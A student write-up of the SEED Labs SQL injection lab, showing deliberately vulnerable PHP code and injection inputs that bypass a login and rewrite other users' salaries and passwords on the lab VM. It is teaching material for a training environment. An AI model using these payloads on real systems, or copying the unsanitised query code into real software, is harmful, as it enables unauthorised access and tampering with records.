SEED Labs – SQL INJECTION ATTACK LAB

In this lab, instructors have given a web application which is vulnerable to SQL injection. As a prerequisite seed labs pre-built Ubuntu VM is used. Major goals and tasks is to exploit SQL Vulnerabilities present and also master the technique to defend against this types of attacks. This lab covers – SQL statements SELECT and UPDATE (SQL injection in these) and prepared statement.

Following is the lists of tasks in the lab.

Task 1 – Get familiar with SQL statements

Task 2 – SQL Injection attack on SELECT statement

- SQL Injection attack from webpage
- SQL Injection attack from command line
- Append a new SQL statement

Task 3 – SQL Injection Attack on UPDATE statements

- Modify your own salary
- Modify other people salary
- Modify other people password

Task 4 – Countermeasure – Prepared statement

Task 1: Get familiar with SQL statements – Results

The first step of the lab is to login to the MySQL console using the command "*mysql -u root -pseedubuntu*".
Then load the existing database by using the command "*use Users;*".
Then type "show tables;" to list out the existing table. The picture below shows that there is one table called *credential*.

```
/bin/bash
/bin/bash 117x32
[11/01/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

To print all the profile information of the employee Alice. Use the following command:
*select * from credential where name = "Alice";*
The result is shown in the picture below.


```
mysql> select * from credential where name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.18 sec)
```

Task 2: SQL Injection Attack on SELECT Statement– Results
The following code snippet show how users are authenticated.


```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
                nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);

// The following is Pseudo Code
if(id != NULL) {
```

The picture above shows that the database needs the variables *input_name* and *hashed_pwd* to conduct user authentication. If there both username and password are matched, the user is successfully authenticated, and is given the corresponding employee information.

Task 2.1
Assume the attacker has known the administrator's account name which is *admin*. Enter the following command at the login page can commit SQL Injection Attack from webpage:



After entering *admin*, the single quotation encloses the input area and the pound sign will comment out the rest of the line. Making the attacker can exploit the database without knowing the password. Following image shows all user details after login into admin account




Task 2.2

This attack is similar to 2.1, but instead of attacking the database via the login page. It is done by entering the command line. Use the following command line:

curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password'

curl can send HTTP requests. Parameters(*username* and *Password*) can be included in the URL. Also, using URL encoding format to insert special symbols. (‘’’ as the %27 and the ‘#’ is encoded as %23). The result after the attack is succeeded is shown in the following image.



Task 2.3


This time the attack is to append a new SQL statement. First check the snippet of the code given below.

```
$hashed_pwd = sha1($input_pwd);
$sql = "UPDATE credential SET
    nickname='$input_nickname',
    email='$input_email',
    address='$input_address',
    Password='$hashed_pwd',
    PhoneNumber='$input_phonenumber'
    WHERE ID=$id;";
$conn->query($sql);
```

It shows that the attacker can modify the database using the same vulnerability in the login page.

alice'; UPDATE credential SET Nickname='Not_Alice' WHERE name='alice' ;#


Use the command above to update the table by adding Alice’s *nickname*.



However, it fails, because the mysqli::query() API doesn't allow multiple queries to run in the database server. The countermeasure in MySql prevents multiple statements from executing when the request is invoked from php. The error handling snippet is like:

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
```

The result of the attack is shown below:




Task 3: SQL Injection Attack on UPDATE Statement– Results


Task 3.1

To modify own salary, login into Alice Account and then edit profile. Enter the following information in the form.

354',Salary=6500000 WHERE Name='Alice'#




This image shows that we successfully change the value of Alice salary from 20000 to 6500000.




TASK 3.2

To Modify Boby's Salary enter the following information in Alice edit profile page.

354',Salary=1 WHERE Name='Boby'#



On saving these changes when we log into Boby account we see the following information. His salary is changed to 1.




Task 3.3

Change someone else's password. Change Boby's password by Alice account


Enter following information in Alice' phone number section


',Password=sha1('Hacked')WHERE name='Boby'#



After saving changes we logout Alice and login to Boby's account.

We will not be able to login with Boby's old password "seedboy", but can login from new password "Hacked".



